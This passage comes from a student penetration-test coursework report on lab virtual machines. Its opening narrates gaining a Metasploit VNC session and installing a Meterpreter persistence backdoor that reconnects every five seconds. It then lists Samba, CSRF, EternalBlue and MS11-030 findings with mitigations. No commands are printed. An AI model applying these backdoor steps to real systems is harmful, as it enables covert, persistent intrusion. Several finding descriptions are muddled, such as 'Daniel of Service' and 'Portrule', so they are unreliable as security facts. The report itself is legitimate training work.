A further extension of the attack I could do, but for this, I had to continue with further reconnaissance. But for now, I had used the **VNC payload** of **Metasploit** to get remote access to the target's ***GUI desktop***; hence, I had to go back to Metasploit, exit the meterpreter shell and change the payload to **"*vncinject*"**, and of course I had selected ***reverse tcp*** because it was behind the firewalls. Before the final hit, I had to look at the options to checked everything required was already set and I was ready to go; and finally, I had run the attack. As a result, you can see my **VNC** terminal that I had ***access*** to that machine. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's video lecture, on lab page, Run an VNC server on Win 7 (all 6 steps), WONDER HOW TO - -->, <. (2021). How to Run an VNC Server on Win7. Retrieved 1 March 2021, from https://null-byte.wonderhowto.com/how-to/run-vnc-server-win7-0161727/ *and my own evaluation.)*






Indeed, the attack was **successful**, and I had a remote shell on the target with system privileges. I could continue working in the Meterpreter, or DOS or Powershell shells from there for further details if the small office of an SME were required anything further.

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's video lecture, on lab page, Run an VNC server on Win 7 (all 6 steps), WONDER HOW TO - -->, <. (2021). How to Run an VNC Server on Win7. Retrieved 1 March 2021, from https://null-byte.wonderhowto.com/how-to/run-vnc-server-win7-0161727/ *and my own evaluation.)*


At the very last stage of my penetration testing, I had to install a **backdoor** to maintain my persistence for reminding stealth; therefore, to installing the **backdoor**, I was using the ***Meterpreter persistent service*** of **Kali VM**. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's backdoor direction on lab page and his video lecture, Persistent Backdoors, Offensive Security - (2021). Retrieved 1 March 2021, from https://www.offensive-security.com/metasploit-unleashed/persistent-backdoors/ and *Persistent Netcat Backdoors – Offensive Security* - (2021). Retrieved 1 March 2021, from https://www.offensive-security.com/metasploit-unleashed/persistent-netcat-backdoor/ *and my own evaluation.)*




If we see the options list above, it will be clearer that it was set in a different configuration. Alongside this, I had to set the persistence service to be started when the user logs on and periodically try to connect back to my machine in 5-sec intervals. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's backdoor direction on lab page and his video lecture, Persistent Backdoors, Offensive Security - (2021). Retrieved 1 March 2021, from https://www.offensive-security.com/metasploit-unleashed/persistent-backdoors/ *and my own evaluation.)*



Now finally, we can check our **backdoor** that whether it is ***installed*** properly or not. See below:



Finally, I was on the target machine through the **backdoor** with a **Meterpreter shell.**

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's backdoor direction on lab page and his video lecture, Persistent Backdoors, Offensive Security - (2021). Retrieved 1 March 2021, from https://www.offensive-security.com/metasploit-unleashed/persistent-backdoors/ *and my own evaluation.)*

Summary of findings (Vulnerabilities) and Mitigation

As per NIST SP 800-30, all discovered vulnerabilities are ranked based upon likelihood and impact to determine overall risk. See below:

For Server - 192.168.10.10

Multiple Potential Vulnerabilities in Samba 4.8.3

Rating: LOW
Vulnerability Type: Daniel of Service
Affected System: **192.168.10.10**

Description: Anyone can generate a custom RSS feed or an embeddable vulnerability list widget or a json API call url. CVE – Vulnerability Details: CVE-2019-1020019

https://www.cvedetails.com/version/259096/Samba-Samba-4.8.3.html. Also, the access conditions are somewhat specialised, and some preconditions must be satisfied to exploit.

Impact: DIRECTORY

The attackers can affect Path Traversal, Use of Obsolete Function, NULL pointer dereference. The vulnerability allows a remote attacker to perform directory traversal attacks, a remote attacker to bypass implemented password policy, a remote user to perform a denial of service (DoS) attack.

Mitigation:

- Install updates from the vendor's website.
- Samba 4.8.3 Available for Download, whereas we can patch (gzipped) Samba 4.8.3 https://www.samba.org/samba/history/samba-4.8.3.html

(Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and - Samba 4.8.3 - Release Notes. (2021). Retrieved 1 March 2021, from https://www.samba.org/samba/history/samba-4.8.3.html *and* Multiple vulnerabilities in Samba. (2021). Retrieved 1 March 2021, from https://www.cybersecurity-help.cz/vdb/SB2019102910 *and* Samba Samba 4.8.3 : Related security vulnerabilities. (2021). Retrieved 1 March 2021, from https://www.cvedetails.com/version/259096/Samba-Samba-4.8.3.html, https://www.cvedetails.com/cve/CVE-2017-0143/)

Cross Site Request Forgeries (CSRF) vulnerabilities

Rating: High
Vulnerability Type: Portrule
Affected System: *80/tcp, open*

Description: The script detects Cross-Site Request Forgeries (CSRF) vulnerabilities, and without one an attacker may forge malicious requests. To recognise a token in a form, the script will iterate through the form's attributes and will search for common patterns in their names. If that fails it will also calculate the entropy of each attribute's value; bear in mind a big entropy means a possible token, and it all about Social Engineering.

(This quote taken from NMAP.ORG about CSRF vulnerabilities - *vuln NSE Category*. (2021). Retrieved 2 March 2021, Https://Nmap.Org/Nsedoc/Categories/Vuln.Html. https://nmap.org/nsedoc/categories/vuln.html)

Impact: AN END USER

There are a lot of ways in which an end-user can be tricked into loading information from or submitting information to a web application. To execute an attack, we must first understand how to generate a valid malicious request for our victim to execute. In addition to this, the attack will comprise the following steps:

- Building an exploit URL or script
- Tricking Alice into executing the action with Social Engineering.

(This quote taken from OWASP - *Cross Site Request Forgery (CSRF) | OWASP Foundation*. (n.d.). Https://Owasp.Org/Www-Community/Attacks/Csrf. https://owasp.org/www-community/attacks/csrf)

Mitigation:

A few effective methods we can follow for both prevention and mitigation of CSRF attacks; from my perspective, prevention is a matter of safeguarding login credentials and denying unauthorised actor's

access to any application. Also, we can do some best practices, i.e. logging off-web applications when not in use, securing usernames and passwords, and not allowing browsers to remember passwords.

(Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and from - NMAP.ORG about CSRF vulnerabilities - *vuln NSE Category*. (2021). Retrieved 2 March 2021, Https://Nmap.Org/Nsedoc/Categories/Vuln.Html. https://nmap.org/nsedoc/categories/vuln.html and from OWASP - *Cross Site Request Forgery (CSRF) | OWASP Foundation*. (n.d.). Https://Owasp.Org/Www-Community/Attacks/Csrf. https://owasp.org/www-community/attacks/csrf *and* – *http-csrf NSE Script*. (2021). Retrieved 1 March 2021, from Https://Nmap.Org/Nsedoc/Scripts/Http-Csrf.Html. https://nmap.org/nsedoc/scripts/http-csrf.html *and* Cross Site Request Forgery (CSRF) | OWASP Foundation. (2021). Retrieved 1 March 2021, from https://owasp.org/www-community/attacks/csrf *and* (2021). Retrieved 1 March 2021, from https://www.imperva.com/learn/application-security/csrf-cross-site-request-forgery/, https://www.cvedetails.com/cve/CVE-2017-0143/)

Samba Multiple Vulnerabilities

Rating: High
Vulnerability Type: Daniel of Service
Affected System: Samba

Description: As we can see from my screenshot, checks if a Microsoft Windows 2000 system is vulnerable to a crash in regsvc caused by a null pointer dereference. This check will crash the service if it is vulnerable and requires a guest account or higher to work. There are **2 X** vulnerabilities were discovered within the Samba Smbd daemon which allow any attacker to trigger a null pointer dereference or an uninitialised variable read by sending specific Sessions Setup AndX query; as a result, the successful exploitation will be a denial of service (DoS).

Impact: DIRECT TO SAMBA
Any remote attacker can cause of a denial of service (DoS) within the Samba Daemon.

Mitigation:
Update to version 3.5.2 or 3.4.8 from – http://samba.org/,
Follow comprehensive DDoS protection, and automatically detect and mitigate attacks on websites, applications, networks, DNS and IPs.

(Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and – (2021). Retrieved 1 March 2021, from https://nmap.org/nsedoc/scripts/smb-vuln-regsvc-dos.html, https://www.exploit-db.com/exploits/12588 *and* DDoS Protection Starts with Identifying the Threats. (2021). Retrieved 1 March 2021, from https://try.imperva.com/ddosprotection/?utm_source=google&utm_medium=paidsearch&utm_campaign=jm-fy20q3-nonbrand&utm_content=gs_1975154639_113950155565_487989043902_ddos&gclid=Cj0KCQiAj9iBBhCJARIsAE9qRtBguiji6wWg7X9LfBj0wUAA39Z0VT93Ek7CG80P4jmWwDX0-VK68AQaApI-EALw_wcB)

For Windows - 192.168.10.20

MS17-010 EternalBlue Vulnerabilities

Rating: CRITICAL
Vulnerability Type: Execute Code
Affected System: Only Windows operating systems, anything that uses the SMBv1. Because it is (EternalBlue) ability to compromise networks, if one device is infected by malware via EternalBlue, every single device connected to the network is at risk.

Description: It attempts to detect if a Microsoft SMBv1 server is vulnerable to a remote code execution vulnerability (ms17-010 or EternalBlue). This vulnerability is actively exploited by **WannaCry** and **Petya** ransomware and other malware.

Impact: ENTIRE NETWORK
This exploit potentially allows cyber threat actors to compromise the whole network.

Mitigation:
Avast has created powerful antivirus software to block harmful ransomware attacks like WannaCry and Petya; therefore, we can use that.
Alongside this, Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016.
We can use Eset's tool to check whether this version of Windows is vulnerable or not.
Wherever appropriate, disable SMBv1 on all systems and utilize SMBv2 or SMBv3, after appropriate testing.

(Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and from CIS – Center for Internet Security - CIS (Center for Internet Security). (2019, January 8). *MS-ISAC Security Primer - EternalBlue*. CIS. https://www.cisecurity.org/white-papers/ms-isac-security-primer-eternal-blue/ *and* – Microsoft Security Bulletin MS17-010 - Critical. (2021). Retrieved 1 March 2021, from https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010 *and* What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant?. (2021). Retrieved 1 March 2021, from https://www.avast.com/c-eternalblue#:~:text=What%20is%20EternalBlue%3F&text=Although%20the%20EternalBlue%20exploit%20%E2%80%94%20officially,for%20ransomware%20and%20other%20cyberattacks *and* smb-vuln-ms17-010 NSE Script. (2021). Retrieved 1 March 2021, from https://nmap.org/nsedoc/scripts/smb-vuln-ms17-010.html *and* (2021). Retrieved 1 March 2021, from https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf *and* MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya). (2021). Retrieved 1 March 2021, from https://www.tenable.com/plugins/nessus/97737 *and* CVE-2017-0143 : The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows. (2021). Retrieved 1 March 2021, from https://www.cvedetails.com/cve/CVE-2017-0143/)

MS11-030 DNS Resolution Vulnerabilities

Rating: CRITICAL
Vulnerability Type: Execute Code
Affected System: I would say, on Windows Vista, 2008, 7, and 2008 R2, but the issue can be exploited remotely. Bear in mind, Windows XP and 2003 do not support LLMNR and successful exploitation on those platforms requires a special application for local access.

Description: This security update settles a privately reported vulnerability in Windows DNS resolution, and the vulnerability could allow any remote code execution if an attacker gained access to the network, and then created a custom program to send specially crafted LLMNR broadcast queries into the target systems.
(This quote taken from LanGuard reports - GFI Software – Retrieved 2 March 2021, LanGuard reports, Gfihispana.com from https://www.gfihispana.com/lannetscan/msfullreport.htm)

Impact: NETWORK SYSTEM
The network system could affect from attacks, which originate outside the enterprise perimeter.

Mitigation:
The best practice is standard default firewall configurations, which can help protect networks from attacks that originate outside the enterprise perimeter. Also, Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2, which we can find online.

(Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and from - from LanGuard reports - GFI Software – Retrieved 2 March 2021, LanGuard reports, Gfihispana.com from https://www.gfihispana.com/lannetscan/msfullreport.htm and *from VULNERS* - This script is Copyright (C) 2011-2020 and is owned by Tenable, Inc. or an Affiliate thereof. (2011, April 21). *MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)*. Vulners Database. https://vulners.com/nessus/LLMNR-MS11-030.NASL *and from tenable - Nessus Product Family*. (2021, March 1). Tenable®. https://www.tenable.com/products/nessus *and from* – MS11-030 - Critical : Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) - Version: 1.1. (2021). Retrieved 1 March 2021, from https://www.cvedetails.com/microsoft-bulletin/ms11-030/ *and MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)*. (2021). Retrieved 1 March 2021, from Tenable®. https://www.tenable.com/plugins/nessus/53514 *and* B. (2017, October 11). *Microsoft Security Bulletin MS11-030 - Critical*. Microsoft Docs. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2011/ms11-030 *and* MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) | ManageEngine Desktop Central. (2021). Retrieved 1 March 2021, from https://www.manageengine.com/products/desktop-central/patch-management/MS11-030.html#:~:text=MS11%2D030%20Bulletin%20Details&text=This%20security%20update%20resolves%20a,queries%20to%20the%20target%20systems)

General recommendations

1. Network topology and segmentation always should keep a very high standard.

2. Always need to be careful when Configure anything on the system.

3. They should keep up with upgrades and patching processes when required.

4. Company enforcement and security policy should implement.

5. Need to improve more regarding the company's staff training and job role awareness.

6. Always need to monitor the company network, if possible, set an SoC team for Intrusion Detection and any Incident Response processes.

7. Any new and upcoming developments in IT

N.B - The main important point for the small office of SME is, they should start the best practice of my recommendations; especially, they should rectify those remediation part I have mentioned above.

(Ideas from 7024 CEM course materials, Day 5 - 2, part 2 and 3, from Dr. Christo's video lecture, my own evaluation, from NIST – (2021). Retrieved 1 March 2021, from https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf *and Offensive Security* - (2021). Retrieved 1 March 2021, from https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf and *UC Berkeley - Continuous Vulnerability Assessment & Remediation Guideline | Information Security Office*. (2021). Retrieved 1 March 2021, from Https://Security.Berkeley.Edu/Continuous-Vulnerability-Assessment-Remediation-Guideline#:~:Text=secured%20against%20vulnerabilities.-,Recommendations,Unauthorized%20access%20to%20covered%20data.

https://security.berkeley.edu/continuous-vulnerability-assessment-remediation-guideline#:%7E:text=secured%20against%20vulnerabilities.-,Recommendations,unauthorized%20access%20to%20covered%20data)

Raw output data (appendices)

• Tools I have used are, ***Kali VM***, ***Nmap***, ***Nessus***, ***OpenVas***; also, I have given 2 ***virtual machines*** from the small company office of an **SME**.

• Outputs, Sample sessions and Screenshots – All have **attached** above.

(Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, from Offensive Security – (2021). Retrieved 1 March 2021, from https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf

Conclusion

The Penetration testing, I have done for the small office of an SME, which will help them to mitigate the threats of the above risks. However, the best security practices should be started as soon as they can in order to secure their business from evil eyes.
(Ideas from 7024 CEM course materials, Dr. Christo's question, my own evaluation, from Offensive Security – (2021). Retrieved 1 March 2021, from https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf *, Horangi Cyber Security* - (2021). Retrieved 1 March 2021, from https://www.horangi.com/)

References

[1] *Ideas from 7024 CEM course materials, Day 5 -1, second part, Day 1 – 2, and from Day 1 – 2, the big question and own evaluation, and from – NIST SP 800-115 and* Scarfone, K. (2008, September 30). *SP 800-115, Technical Guide to Information Security Testing and Assessment | CSRC*. Https://Csrc.Nist.Gov/Publications/Detail/Sp/800-115/Final. https://csrc.nist.gov/publications/detail/sp/800-115/final

[2] *Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's backdoor direction on lab page and his video lecture, Persistent Backdoors, Offensive Security* - (2021). Retrieved 1 March 2021, from https://www.offensive-security.com/metasploit-unleashed/persistent-backdoors/ *and my own evaluation.*

[3] *Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's backdoor direction on lab page and his video lecture, Persistent Backdoors, Offensive Security* - (2021). Retrieved 1 March 2021, from https://www.offensive-security.com/metasploit-unleashed/persistent-backdoors/ *and my own evaluation.*

[4] *Ideas from 7024 CEM course materials, Day 5 -1, first part, second part, Day 1 – 2, and from Day 1 – 1, part five and six, Day 1 – 2, big question, part five, part six, and own evaluation, and from – NIST SP 800-115* - Scarfone, K. (2008, September 30). *SP 800-115, Technical Guide to Information Security Testing and Assessment | CSRC*. Https://Csrc.Nist.Gov/Publications/Detail/Sp/800-115/Final. https://csrc.nist.gov/publications/detail/sp/800-115/final, *PTES* - The Penetration Testing Execution Standard. (2021). Retrieved 1 March 2021, from http://www.pentest-standard.org/index.php/Main_Page *and from Offensive Security* - (2021). Retrieved 1 March 2021 from https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf

[5] *Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and* - Samba 4.8.3 - Release Notes. (2021). Retrieved 1 March 2021, from https://www.samba.org/samba/history/samba-4.8.3.html *and* Multiple vulnerabilities in Samba. (2021). Retrieved 1 March 2021, from https://www.cybersecurity-help.cz/vdb/SB2019102910 *and* Samba Samba 4.8.3 : Related security vulnerabilities. (2021). Retrieved 1 March 2021, from

https://www.cvedetails.com/version/259096/Samba-Samba-4.8.3.html, https://www.cvedetails.com/cve/CVE-2017-0143/

[6] *Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and – http-csrf NSE Script*. (2021). Retrieved 1 March 2021, from Https://Nmap.Org/Nsedoc/Scripts/Http-Csrf.Html. https://nmap.org/nsedoc/scripts/http-csrf.html *and* Cross Site Request Forgery (CSRF) | OWASP Foundation. (2021). Retrieved 1 March 2021, from https://owasp.org/www-community/attacks/csrf *and* (2021). Retrieved 1 March 2021, from https://www.imperva.com/learn/application-security/csrf-cross-site-request-forgery/, https://www.cvedetails.com/cve/CVE-2017-0143/

[7] *Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and* – (2021). Retrieved 1 March 2021, from https://nmap.org/nsedoc/scripts/smb-vuln-regsvc-dos.html, https://www.exploit-db.com/exploits/12588 *and* DDoS Protection Starts with Identifying the Threats. (2021). Retrieved 1 March 2021, from https://try.imperva.com/ddosprotection/?utm_source=google&utm_medium=paidsearch&utm_campaign=jm-fy20q3-nonbrand&utm_content=gs_1975154639_113950155565_487989043902_ddos&gclid=Cj0KCQiAj9iBBhCJARIsAE9qRtBguiji6wWg7X9LfBj0wUAA39Z0VT93Ek7CG80P4jmWwDX0-VK68AQaApI-EALw_wcB

[8] *Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and* – Microsoft Security Bulletin MS17-010 - Critical. (2021). Retrieved 1 March 2021, from https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010 *and* What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant?. (2021). Retrieved 1 March 2021, from https://www.avast.com/c-eternalblue#:~:text=What%20is%20EternalBlue%3F&text=Although%20the%20EternalBlue%20exploit%20%E2%80%94%20officially,for%20ransomware%20and%20other%20cyberattacks *and* smb-vuln-ms17-010 NSE Script. (2021). Retrieved 1 March 2021, from https://nmap.org/nsedoc/scripts/smb-vuln-ms17-010.html *and* (2021). Retrieved 1 March 2021, from https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf *and* MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya). (2021). Retrieved 1 March 2021, from https://www.tenable.com/plugins/nessus/97737 *and* CVE-2017-0143 : The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows. (2021). Retrieved 1 March 2021, from https://www.cvedetails.com/cve/CVE-2017-0143/

[9] *Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and* – MS11-030 - Critical : Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) - Version: 1.1. (2021). Retrieved 1 March 2021, from https://www.cvedetails.com/microsoft-bulletin/ms11-030/ *and MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)*. (2021). Retrieved 1 March 2021, from Tenable®. https://www.tenable.com/plugins/nessus/53514 *and* B. (2017, October 11). *Microsoft Security Bulletin MS11-030 - Critical*. Microsoft Docs. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2011/ms11-030 *and* MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) | ManageEngine Desktop Central. (2021). Retrieved 1 March 2021, from https://www.manageengine.com/products/desktop-central/patch-management/MS11-030.html#:~:text=MS11%2D030%20Bulletin%20Details&text=This%20security%20update%20resolves%20a,queries%20to%20the%20target%20systems

[10] *Ideas from 7024 CEM course materials, Day 5 - 2, part 2 and 3, from Dr. Christo's video lecture, my own evaluation, from NIST* – (2021). Retrieved 1 March 2021, from https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf *and Offensive Security* - (2021). Retrieved 1 March 2021, from https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf and *UC Berkeley - Continuous Vulnerability Assessment & Remediation Guideline | Information Security Office*. (2021). Retrieved 1 March 2021, from Https://Security.Berkeley.Edu/Continuous-Vulnerability-Assessment-Remediation-Guideline#:~:Text=secured%20against%20vulnerabilities.-,Recommendations,Unauthorized%20access%20to%20covered%20data. https://security.berkeley.edu/continuous-vulnerability-assessment-remediation-guideline#:%7E:text=secured%20against%20vulnerabilities.-,Recommendations,unauthorized%20access%20to%20covered%20data

[11] *Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, from Offensive Security* – (2021). Retrieved 1 March 2021, from https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf

[12] *Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, Run an VNC server on Win 7 (all 6 steps), WONDER HOW TO* - -->, <. (2021). How to Run an VNC Server on Win7. Retrieved 1 March 2021, from https://null-byte.wonderhowto.com/how-to/run-vnc-server-win7-0161727/ *RAPID Metasploit, Metasploit in Action* - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from https://www.metasploit.com/ *and my own evaluation.*

[13] *Ideas from 7024 CEM course materials, Dr. Christo's question, my own evaluation, from Offensive Security –* (2021). Retrieved 1 March 2021, from https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf *, Horangi Cyber Security* - (2021). Retrieved 1 March 2021, from https://www.horangi.com/

[14] *(Ideas from 7024 CEM course materials, Assessment, Ethical Hacking coursework brief, EHcoursework2021S2 – Google Drive, Day 1 -1 and 1- 2, and own evaluation.*

